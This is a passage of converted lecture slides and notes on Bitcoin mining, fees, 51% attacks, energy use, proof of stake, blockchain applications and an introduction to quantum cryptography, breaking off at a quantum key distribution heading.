
- **Payout**
  - The node that finds the best solution to the challenge is provisionally granted a reward (e.g. bitcoins)
- **Rate limiting on the creation of a new block**
  - Adapt to the “network’s capacity”
  - A block created every 10 mins (six blocks every hour)
    - How? Difficulty is adjusted every two weeks to keep the rate fixed as capacity/computing power increases
- **N new bitcoins per each new block: credited to the miner → incentives for miners**
  - N was 50 initially in 2008.
  - Halved every 210,000 blocks (+ - every 4 years, next in 2020)
  - Thus, the total number of BitCoins will not exceed 21 million.

17

Finding a proof of work constitutes “mining” a new coin. This way, rewards are given to user to verify and keep the transaction histories up to date. As such, Bitcoins are introduced at a fixed rate every 10 minutes on average. When a miner solves the mathematical problem, they are awarded 12.5 bitcoins at the current writing. This originally started out at 50, halving in 2012, then in 2016, set to halve at every 4 years on average. In 2020, the expected bitcoins per block mined is expected to be 6.25. Unlike money which can be printed at will be the central banks and governments, bitcoins supply is capped at 21 million whole units. As such, 21 million bitcoins are the maximum amount that will be mined (although this could change in the future).

## BitCoin Economics: transaction fees

### □ Transaction fees



18

Once all bitcoins are minted, the incentive to keep track of the transactions is lower. To remedy this, transaction fees give the miners an incentive to mine and record transactions on the blockchain. The sender of a transaction does include a ‘transaction fee’ or ‘miners fee’ with their transactions, typically 0.0001 of a bitcoin or similar, during high network load times this can go up slightly. You can send transactions without a fee and hope miners still include it in their blocks, which they may do at times of low network demand. The small fees add up when thousands of transactions are taking place. This fee goes to the miner who generates the next block. The fees are the incentive to mine when all the bitcoins have been minted.

Bitcoin has a fundamental problem which has come to light as demand for the currency has increased. Until recently, the Bitcoin network had a hard-coded 1 megabyte limit on the size of blocks on the blockchain, Bitcoin's shared transaction ledger. With a typical transaction size of around 500 bytes, the average block had fewer than 2,000 transactions. And with a block being generated once every 10 minutes, that works out to around 3.3 transactions per second.

At times of peak demand, it can be recommended to increase your transaction fee to jump the queue for the limited block space. If there are more transactions than will fit into one block, miners can be expected to choose the transactions with the highest fees first. So the higher the fee you attach to a transaction, the more likely it is to make it into the next block. Of course, demand fluctuates over the course of the day. So if you have a non-urgent transaction, you're welcome to submit it with a below-average fee and let it sit around unconfirmed for a few hours. At some point, demand might slacken and you might get your transaction at a bargain price. The


typical rates and their corresponding waiting time can be found at sites such as <https://bitcoinfees.info/> or <https://bitcoinfees.earn.com/>

A September 2017 upgrade called “segregated witness” allowed the cryptographic signatures associated with each transaction to be stored separately from the rest of the transaction. Under this scheme, the signatures no longer counted against the 1 megabyte blocksize limit, which should have roughly doubled the network’s capacity. But only a small minority of transactions have taken advantage of this option as of 2017, so the network’s average throughput has stayed below 2,500 transactions per block—around four transactions per second. Debate about how to cope with even further rising demand has split the Bitcoin community in two. On one side are “big block” advocates who argue that the network should simply raise the 1MB block limit. After more than two years of argument, some big blockers created Bitcoin Cash, a fork of the mainstream Bitcoin software that allows blocks to be up to 8MB. But others, including the main developers of the standard Bitcoin client, worry that larger blocks will make it too difficult for ordinary users to participate in Bitcoin’s peer-to-peer process for validating transactions. They have instead pinned their hopes on Lightning, an experimental new payment network that routes payments using chains of payment channels. If Lightning works as supporters hope it will, it will allow most bitcoin transactions to occur off-chain, permitting a lot more transactions to occur without increasing the size of the blockchain.

- At least 10 mins to verify a transaction.
  - Agree to pay
  - Wait for one block (10 mins) for the transaction to go through.
  - But, for a large transactions wait longer. Because if you wait longer it becomes more secure. Typically, in this case you wait for six blocks (1 hour).
- New Coins created by the mining process are not valid until about 120 confirmations

19

- BitCoin is becoming industrialized.
  - Mining hardware becomes sophisticated
  - Miners form a pool
- 51% attack
  - When a pool controls >50% of the miners
  - Full control over transaction
  - To date the network has voluntarily shifted its mining power around or faced Distributed Denial of Service attacks



20

See also <https://www.youtube.com/watch?v=6luEMwSAS0I>

# Bitcoin Gold hit by 51% attacks, \$72K in cryptocurrency double-spent

Smaller Proof-of-Work networks are prone to these incidents

- Thu, 23 Jan 2020 18:01:32 - 14 blocks removed, 13 blocks added
  - 1,900 BTG double-spent (~\$19,000).
  - 1,900 BTG originally sent to `GgnzUsgXrxpDx1Y34bG6Sxa0V12rQ1zU80` in TXID `3ad1715794502a749a1827883a670d822f8ee95dae94064631770faeec1e8443` was redirected to `GNH5c1EgSLZZP5HfLgal.vTE9ApKAf76aBF` in TXID `8e05eb253b2ce7f1acf0f0684898e13141c0e9b893e1a5e44d215d8bebe4d28b4`.
  - The majority of the coins were sent from an output owned by the address `GK6HUW964f13XF5cY5CPgg1oZ1gFRq52nf5`.
- Fri, 24 Jan 2020 00:24:08 - 15 blocks removed, 16 blocks added
  - ~5,267 BTG double-spent (~\$53,000).
  - ~1,947 BTG originally sent to `Gg4YOMrfRug1t6eJAYKaBxxK17zPFnpl.t5w`, 1,850 BTG to `GfrdNzHjan8sfw9vxozAYhRPL9fFLD9A9m` in TXID `481d80859114d8a7013ac1b879c2ca1e2ca2bb30b5346b2c876deb43873b2b` and 1,470 BTG to `GWUNAdM3aExf0ws1ApFL122NtMV9HC6V0` in TXID `37c8a8d59f61879cc0da5fa197ed72dbc967c796800d4015caf47c7be467201` was redirected to `GPTH4823d1z4zwBGch0oxzK0dnHHVxyX2v` in TXID `a0dc721ff0948732679638f4b4cb713686786826971c39a30eb15f5694a0ea`.
  - The majority of the coins were sent from outputs owned by the address `Gdc4ANWldqyGBabobzUDZnydBg0HAYdMeAb`.

<https://thenextweb.com/news/bitcoin-gold-51-percent-attack-blockchain-reorg-cryptocurrency-binance-exchange>

21

In January 2020, malicious cryptocurrency miners took control of Bitcoin Gold's blockchain recently to double-spend \$72,000 worth of BTG. These scenarios also allow for 'double-spending,' attacks that initiate a transaction with intent to quickly reverse it by 're-organizing' the blockchain, so that they can spend their original cryptocurrency again. What results is a third party accepting the original transaction and the network returns the cryptocurrency spent to the attacker, essentially allowing their funds to be used twice — hence the name 'double-spending.' With Bitcoin, a transaction is generally deemed legitimate once found six blocks deep in the blockchain. These particular 51-percent attackers performed re-organizations up to 16 blocks deep, seemingly in a bid to trick exchanges like Binance into paying out BTG destined to be double-spent. At the time of the attack, on Binance deposits of BTG were credited to one's account for trading after six confirmations and were available for withdrawals after twelve confirmations. A fourteen or fifteen block reorganization would thus evade both of Binance's escrow periods. Binance has since increased their BTG withdrawal requirement to 20 confirmations.

- GPU: Radeon HD 6990 about 700 MH/s
- Butterfly Labs:
  - FPGA, ASIC



22

Interestingly, a paper published in 2014 by researchers from the Hamilton Institute at the National University of Ireland Maynooth considered the impact cryptocurrency mining has on electricity. The authors, Karl J. O'Dwyer and David Malone, concluded that “the cost of Bitcoin mining on commodity hardware now exceeds the value of the reward.” As a result, specialized firms now provide dedicated mining equipment based on FPGAs or ASICs.

If the value represents anything it's this... \$1bn invested so far. Good or bad idea?



23

## Website Owners Are “Cryptojacking” Their Visitors’ Computers to Mine for Cash



By Rafia Shaikh

Oct 10, 2017



24

Attackers are now increasingly using websites to mine for cryptocurrency using visitors of infected sites. Security firm Trend Micro reports that high-traffic sites – like file sharing websites – have been discovered infected with code that uses visitors' machines for mining purposes without their consent. Hundreds of websites were found carrying this malicious code. Scanning the code behind a million of the most popular websites, security researchers found Coinhive – a popular, legitimate mining script – and a new JSE Coin script. These scripts are extremely easy to use by website owners or attackers since they offer a simple JavaScript file that website owners have to load on their sites to mine cryptocurrency using their site visitors' CPU power. Coinhive suggests that a website that gets one million visitors in a month could make about \$116 worth of Monero.

According to security experts, it's not always criminal groups who infect hundreds of thousands of websites to generate quick cash as some websites deliberately use mining scripts to use their visitors' computers for mining cryptocurrency. However, this mining process is being adopted by many hackers. Popular, high-stream websites like The Pirate Bay have been found carrying the script, whether knowingly or not. On many websites that were running these scripts, researchers did say the script was concealed suggesting a surreptitious injection using attacks such as XSS.

## Proof of work disadvantages

### ■ Proof of work

- **Rewards richest or largest miners**
- **Does not promote to actually own coins**
- **High overall energy consumption**




The global average energy spent on bitcoin mining has far exceeded the electricity consumption in Ireland and most African nations.

Source: <https://powercompare.co.uk/bitcoin/>

25

Proof of Work relies on energy use. According to a bitcoin mining-farm operator, energy consumption totaled 240kWh per bitcoin in 2014 (the equivalent of 16 gallons of gas). According to 2017 research conducted by a U.K.-based energy comparison tariff service called PowerCompare, the average electricity used to mine bitcoin this year has surpassed the annual energy usage of some 159 countries. Specifically, the global average energy spent on bitcoin mining has far exceeded the electricity consumption in Ireland and most African nations. The new research used data provided by Digiconomist, whose current estimate of electricity used to mine bitcoin is around 30.14 TWh annually. That's way above Ireland's 25 TWh yearly average electricity consumption. In fact, according to a recent paper from Dutch bank ING, a single bitcoin transaction consumes enough energy to power the average household for an entire month. Digiconomist also found that Ethereum, the second most popular cryptocurrency today, also uses more than a country's worth of electricity. Moreover, these energy costs are almost always paid in non-cryptocurrency, introducing constant downward pressure on the price.

## ■ Energy consumption



<https://cbeci.org/cbeci/comparisons>


26

Country comparisons are, for better or for worse, the most common type of comparison. They are frequently used in the public debate to support positions of concern about the scale of Bitcoin's electricity consumption. However, such comparisons tend to be subjective – one can make a number appear small or large depending on what it is compared to. Without additional context, unsuspecting readers may be drawn to a specific conclusion that either understates or overstates the real magnitude and scale. For instance, contrasting Bitcoin's electricity expenditure with the yearly footprint of entire countries with millions of inhabitants gives rise to concerns about Bitcoin's energy hunger spiraling out of control. On the other hand, these concerns may, at least to some extent, be reduced upon learning that certain cities or metropolitan areas in developed countries are operating at similar levels. In practice, however, such a balanced approach is often impractical due to the difficulty of finding reliable comparative datasets.

## ■ Energy consumption per transaction

- “One Bitcoin Transaction Now Uses as Much Energy as Your House in a Week”
- “Mining is responsible for 8,000 to 13,000 kg CO<sub>2</sub> emissions per Bitcoin mined, and 24,000 - 40,000 kg of CO<sub>2</sub> per hour”

## ■ Is it still ethically justifiable to use bitcoin?



27

To put the overall Bitcoin energy consumption in perspective, it is insightful to compare not just the overall energy consumption, but also the energy consumption per transaction. To this end, we can compare it to another payment system like VISA for example. Even though the available information on VISA's energy consumption is limited, we can establish that the data centers that process VISA's transactions consume energy equal to that of 50,000 U.S. households. With the help of these numbers, it is possible to compare both networks and show that Bitcoin is extremely more energy intensive per transaction than VISA. On average, Bitcoin requires a shocking 215 kilowatt-hours (KWh) of juice used by miners for each Bitcoin transaction. Since the average American household consumes 901 KWh per month, each Bitcoin transfer represents enough energy to run a comfortable house, and everything in it, for more than a week! Of course, these estimations are far from perfect (e.g. energy consumption of VISA offices isn't included), but the differences are so extreme that they remain shocking regardless. It is questionable if Bitcoin is truly an ethical and sustainable way to perform transactions in the future... One could argue that this is simply the price of a transaction that doesn't require a trusted third party, but this price doesn't have to be so high as will be discussed hereafter.

## ■ Proof of Stake (PoS)

- Make the coin generation process more democratic, less wasteful
- Selection options
  - ▶ Randomized
    - ✓ E.g. Nxt, BlackCoin
  - ▶ Coin age based selection
    - ✓ Rewards saving coins
    - ✓ E.g. Peercoin
  - ▶ Velocity based selection
    - ✓ Rewards spending
    - ✓ E.g. Reddcoin
  - ▶ Voting based selection
    - ✓ Potentially through randomly selected delegates
    - ✓ E.g. Bitshares

28

Proof of Stake currencies can be several thousand times more cost effective. The incentives of the block-generator are also different. Under Proof-of-Work, the generator may potentially own none of the currency he is mining. The incentive of the miner is only to maximize his own profits. It is unclear whether this disparity lowers or raises security risks. In Proof-of-Stake, those "guarding" the coins are always those who own the coins (although several cryptocurrencies do allow or enforce lending the staking power to other nodes). Proof-of-stake must have a way of defining the next valid block in any blockchain. Selection by account balance would result in (undesirable) centralization, as the single richest member would have a permanent advantage. Instead, several different methods of selection have been devised.

**Randomized Block Selection.** Nxt and BlackCoin use randomization to predict the following generator, by using a formula that looks for the lowest hash value in combination with the size of the stake. Since the stakes are public, each node can predict - with reasonable accuracy - which account will next win the right to forge a block.

**Coin Age Based Selection.** Peercoin's proof-of-stake system combines randomization with the concept of "coin age," a number derived from the product of the number of coins times the number of days the coins have been held. Coins that have been unspent for at least 30 days begin competing for the next block. Older and larger sets of coins have a greater probability of signing the next block. However, once a stake of coins has been used to sign a block, they must start over with zero "coin age" and thus wait at least 30 more days before signing another block. Also, the probability of finding the next block reaches a maximum after 90 days in order to prevent very old or very large collections of stakes from dominating the blockchain. This process secures the network and gradually produces new coins over time without consuming significant computational power. Peercoin's developer claims that this makes a malicious attack on the network more difficult due to the lack of a need for centralized mining pools and the fact that purchasing more than half of the coins is likely more costly than acquiring 51% of proof-of-work hashing power.

**Velocity Based Selection.** Reddcoin's 'Proof of Stake Velocity' (PoSV) claims to encourage velocity i.e. movement of money between people, rather than hoarding.

**Voting Based Selection.** Instead of only using the stake size, the block generators can be selected by votes. BitShares uses a system where stake is used to elect a total of 101 delegates, who are then ordered at random. This has many of the advantages of shareholder voting (for example, the flexible accountability enhance

the incentives of the generators to act responsibly), and yet it reintroduces the dangerous sybil attack - as in one case where one user posed as the top five delegates.

The proof of stake model is a significantly more energy-efficient system than proof of work. Expectation is that a 99.95% reduction in energy use is entirely possible from the switch. Proof of stake solutions for Ethereum are expected to be rolled out between late 2021 and mid 2022. An explanation of the proof of stake implementation can be found on <https://blockgeeks.com/guides/ethereum-casper/>. Other cryptocurrencies such as Solano, Cardano, Nano, Hedera, etc. have already switched. Currently, no plans exist for Bitcoin to switch to proof of stake solutions.

## ■ Bitcoin signature

- **ECDSA (Elliptic curve digital signature algorithm)**
- **Hash = SHA256**
- **Proof of work**

## ■ Bitcoin variants

- **Now well over 500 “alternate” coins to Bitcoin**
- **99.999% of them are simply brands / clones**
- **Most tinker with:**
  - ▶ the total coin supply
  - ▶ the hashing functions (SHA256, SCRYPT, X11 et al)
  - ▶ block emit time targets
  - ▶ Proof of Something (Proof of Work, Proof of Stake)
- **Notable Alts: Ripple, Litecoin, Dodgecoin**

29

## ■ <http://coinmarketcap.com/>

Top 100 Cryptocurrencies by Market Capitalization

Cryptocurrencies	Exchanges	Watchlist	USD	Next 100 →	<a href="#">View All</a>
#	Name	Market Cap	Price	Volume (24h)	Circulating Supply
1	Bitcoin	\$72,485,580,251	\$4,165,03	\$5,106,640,265	17,403,375 BTC
2	XRP	\$14,912,665,587	\$0,369790	\$345,626,988	40,327,341,704 XRP *
3	Ethereum	\$12,110,663,292	\$116,95	\$1,764,190,925	103,556,431 ETH
4	Stellar	\$3,114,789,870	\$0,162614	\$72,145,340	19,154,500,189 XLM *
5	Bitcoin Cash	\$3,028,709,460	\$173,18	\$72,117,282	17,488,988 BCH
6	EOS	\$2,665,599,063	\$2,94	\$759,483,378	906,245,118 EOS *
7	Litecoin	\$2,009,100,211	\$33,82	\$429,057,057	59,398,413 LTC
8	Tether	\$1,846,250,162	\$0,994521	\$3,155,393,805	1,856,421,736 USDT *
9	Bitcoin SV	\$1,756,475,657	\$100,50	\$101,550,357	17,477,861 BSV

30

## ■ Bitcoin has had its fair share of “bad press”

- **Silk Road**

- ▶ An online anonymous marketplace for “censorship -free” commerce

- **Bitinstant**

- ▶ Charlie Shrem plead guilty to aiding money laundering

- **MT-GOX**

- ▶ aka “Magic The Gathering Online eXchange”
  - ▶ 700,000 coins “missing”

- **Bitstamp**

- ▶ Hacked and lost 19.000 bitcoins

- ....

31

## ■ Both Dogecoin creators are now criticizing cryptocurrencies

**Jackson Palmer** @ummjackson · 14 jul.

...

Als antwoord op @ummjackson

After years of studying it, I believe that cryptocurrency is an inherently right-wing, hyper-capitalistic technology built primarily to amplify the wealth of its proponents through a combination of tax avoidance, diminished regulatory oversight and artificially enforced scarcity.

1

13,2K

39,8K

↑

**Jackson Palmer** @ummjackson · 14 jul.

...

Despite claims of “decentralization”, the cryptocurrency industry is controlled by a powerful cartel of wealthy figures who, with time, have evolved to incorporate many of the same institutions tied to the existing centralized financial system they supposedly set out to replace.

1

3K

18,2K

↑

**Jackson Palmer** @ummjackson · 14 jul.

...

The cryptocurrency industry leverages a network of shady business connections, bought influencers and pay-for-play media outlets to perpetuate a cult-like “get rich quick” funnel designed to extract new money from the financially desperate and naive.

1

2,3K

15,2K

↑

32

## ■ Advantages

- **Low inflation risks**
- **Freedom in payment**
  - ▶ No unexpected fees, limitations, ...
- **No personal information divulged**
- **Transparent**
  - ▶ No external manipulation, fraud detection, etc.
- **Can not go bankrupt (?)**
  - ▶ Resilient to government collapse or bank crisis

## ■ Disadvantages

- **Risk and volatility**
- **Not generally accepted**
- **Bad reputation due to incidents**
- **Easy to loose**
- **Energy costs (for proof of work)**

33

## ■ Similar ideas have already been applied for

- **Asset & supply chain management**
  - ▶ E.g. Ethereum, Skuchain, Factom
- **Cloud storage**
  - ▶ E.g. Storj.io
- **Insurance & smart contracts**
  - ▶ E.g. ethereum, mastercoin.org
- **Voting**
- **Identity & Reputation Systems**
  - ▶ <http://bit.ly/idcoins>
- **Government resilient DNS system**
  - ▶ E.g. NameCoin
- **News sharing, Taxes, p2p payments, microfinance, etc.**

34

The technology underlying blockchains has several potential non-cryptocurrency applications. Blockchain is mostly useful when it eliminates a third party whose main responsibility is maintaining trust (e.g. banks). On the application level, companies who help businesses and consumers trace and authenticate a product and its source are the most valuable. Some examples include the following.

- Asset management. The block chain ledger can be used to keep track of the location and ownership of assets, replacing ownership and lending contracts especially for markets with very mobile goods. Blockchain's immutable ledger makes it well suited to tasks such as tracking goods as they move and change hands in the supply chain. Using a blockchain opens up several options for companies transporting these goods. Entries on a blockchain can be used to queue up events with a supply chain (allocating goods newly arrived at a port to different shipping containers, for example). Blockchain provides a new and dynamic means of organizing tracking data and putting it to use. Companies like Skuchain and Factom offer solutions that utilize blockchain in supply chain management solutions.
- Cloud storage. Storj is beta-testing cloud storage using a Blockchain-powered network to improve security and decrease dependency. Users (you) can rent out their excess storage capacity, Airbnb-style, creating new marketplaces. Anyone on the internet can store your data at a pre-agreed price. Hashing and having the data in multiple locations are the keys to securing it. After encrypting your data, blockchains track the availability, access rights and storage location of your data.
- Insurance. Arguably the greatest blockchain application for insurance is through smart contracts. Such contracts powered by blockchain could allow customers and insurers to manage claims in a truly transparent and secure manner, according to Deloitte. All contracts and claims could be recorded on the blockchain and validated by the network, which would eliminate invalid claims. For example, the blockchain would reject multiple claims on the same accident.
- Voting. Pete Martin, the CEO of mobile voting platform Votem, said the following to Government Technology about blockchain's application in voting: "Blockchain technology provides all of the characteristics you would want in a platform that is arguably the most important part of a democratic society; it's fault-tolerant, you cannot change the past, you cannot hack the present, you cannot alter the access to the system, every node with access can see the exact same results, and every vote can be irrefutably traced to its source without sacrificing a voter's vote anonymity. End to end verifiable voting systems will give the voter the ability to verify if their vote is correctly recorded and correctly counted, for instance, if a ballot is missing, in transit or modified, it can even be detected by the voter and caught before the election is over."

## ■ Overview

- Cryptocurrency and block chains
- **Quantum computing**

35

**Quantum computers differ in the way information is stored and processed .**

- In **classical computers**, information is represented on **macroscopic level** by **bits**, which can take one of the two values

0 or 1

- In **quantum computers**, information is represented on **microscopic level** using **qubits**, (quantum bits) which can take on any from the following uncountable many values

$$\alpha |0\rangle + \beta |1\rangle$$

where  $\alpha, \beta$  are arbitrary complex numbers such that

$$|\alpha|^2 + |\beta|^2 = 1.$$

36

- In 1994 Peter Shor from the AT&T Bell Laboratory showed that in principle a quantum computer could factor a very long product of primes in seconds.
  - RSA & ElGamal would no longer be safe!
  - Although some other protocols likely won't be compromised
  
- Quantum computing *might* also render other unproven mathematical assumptions moot
  - Although this remains to be seen....

37

In 1994, Peter Shor, the Morss Professor of Applied Mathematics at MIT, came up with a quantum algorithm that calculates the prime factors of a large number, vastly more efficiently than a classical computer. However, the algorithm's success depends on a computer with a large number of quantum bits. While others have attempted to implement Shor's algorithm in various quantum systems, none have been yet been able to do so with more than a few quantum bits, in a scalable way.

Two forms of encryption used today: symmetric and asymmetric. Each is theoretically susceptible to an encryption breaking algorithm. Grover's algorithm will be utilised for symmetric encryption, and Shor's algorithm to break asymmetric. But there are some major prerequisites before a quantum computer can get the job done. For Shor's algorithm, a quantum computer capable of breaking RSA encryption would require twice as many logical qubits as the length of an RSA key in bits. For example, the Evers and Sweeny paper (via The Register) says a 2048-bit RSA key could only be broken by a quantum PC with 4,096 logical qubits with necessary error correction.

- Symmetric encryption: uses an identical private key to encrypt and decrypt data. Examples: AES, DES, 3DES.
  - Vulnerable to Grover's algorithm.
- Asymmetric encryption: requires a public and a private key, where each can be used to encrypt and decrypt data. Examples: RSA, Bitcoin.
  - Vulnerable to Shor's algorithm.

Grover's algorithm similarly requires a high-qubit, fault-tolerant quantum computer. AES-128 encryption is expected to require a quantum computer with 2,953 qubits, with AES-256 would necessitate 6,681 qubits. Today's quantum computers from the likes of IBM, Google, and Intel utilize less than 100 qubits, and error-correcting provisions are still less than required for accurate results. For every logical qubit required to break encryption, a greater magnitude of physical qubits must be implemented in the hardware. This is a necessary measure to reduce decoherence: errors caused by quantum noise. We're still a long way off quantum computers with enough physical qubits to compute error-free. But even with a suitably equipped quantum PC, the lifetime of current algorithms could be extended by just making the encryption keys even longer, or by switching to alternatives such as Elliptic Curve Cryptography.

## ■ Based on physical properties

- **Qubit or quantum bit**
  - ▶ Unit of quantum information
  - ▶ Can be in a ‘superposition’ of 0 and 1 simultaneously
- **Impossible to copy data encoded in a quantum state**
  - ▶ Reading data encoded in a quantum state changes the state
  - ▶ Used to detect eavesdropping in quantum key distribution.

38

## ■ Quantum Key Distribution (QKD)

- Utilizes polarized photons (qubits) with quantum properties


## ■ Photons

- No mass
- Exists in all states at once (the “wave” function)
  - ▶ Heisenberg's Uncertainty Principle
  - ▶ Photons spin in all directions at once

39

## ■ Photons


- Can be polarized through polarization filters



40

## ■ Photons

- Once polarized, can only be observed through similar oriented filters.
  - ▶ Using a different oriented filter will modify the photon behavior
    - ✓ Diagonal filters vs rectilinear filters
  - ▶ Only 1 filter can be used simultaneously
  - ▶ Combining the two types of filters randomizes the spin of the photons




41

- (a) To create a photon, quantum cryptographers use LEDs -- light emitting diodes, a source of unpolarized light. LEDs are capable of creating just one photon at a time, which is how a string of photons can be created, rather than a wild burst. Through the use of linear polarization filters, we can force the photon to take one state or another -- or polarize it. If we use a horizontal polarizing filter situated beyond a LED, we can polarize the photons that emerge: the photons that aren't absorbed will emerge on the other side with a horizontal spin ( - ). That process creates a qubit with horizontal polarization.
- (b) Once photons are polarized, they can't be accurately measured again, except by a filter like the one that initially produced their current spin. As such, when the horizontally-polarized photon passes through a horizontally/vertically-oriented polarizing beamsplitter, it retains its horizontal polarization.
- (c) However, if a photon with a horizontal spin is measured through a diagonal diagonally-oriented polarizing beamsplitter, either the photon won't pass through the filter or the filter will affect the photon's behavior, causing it to take a diagonal spin. In fact, when the horizontally-polarized photon passes through a diagonally-oriented polarizing beamsplitter, there is a 50% probability of finding the photon at one (and only one) of the exits. The polarization of the photon will have changed to one of the corresponding diagonal polarization. In this sense, the information on the photon's original polarization is lost, and so, too, is any information attached to the photon's spin

## ■ Quantum Key Distribution (QKD)


- Two distinct polarized photon coding schemes are used
  - ▶ Horizontal (+) and diagonal (x)



42

## ■ Quantum Key Distribution (QKD)

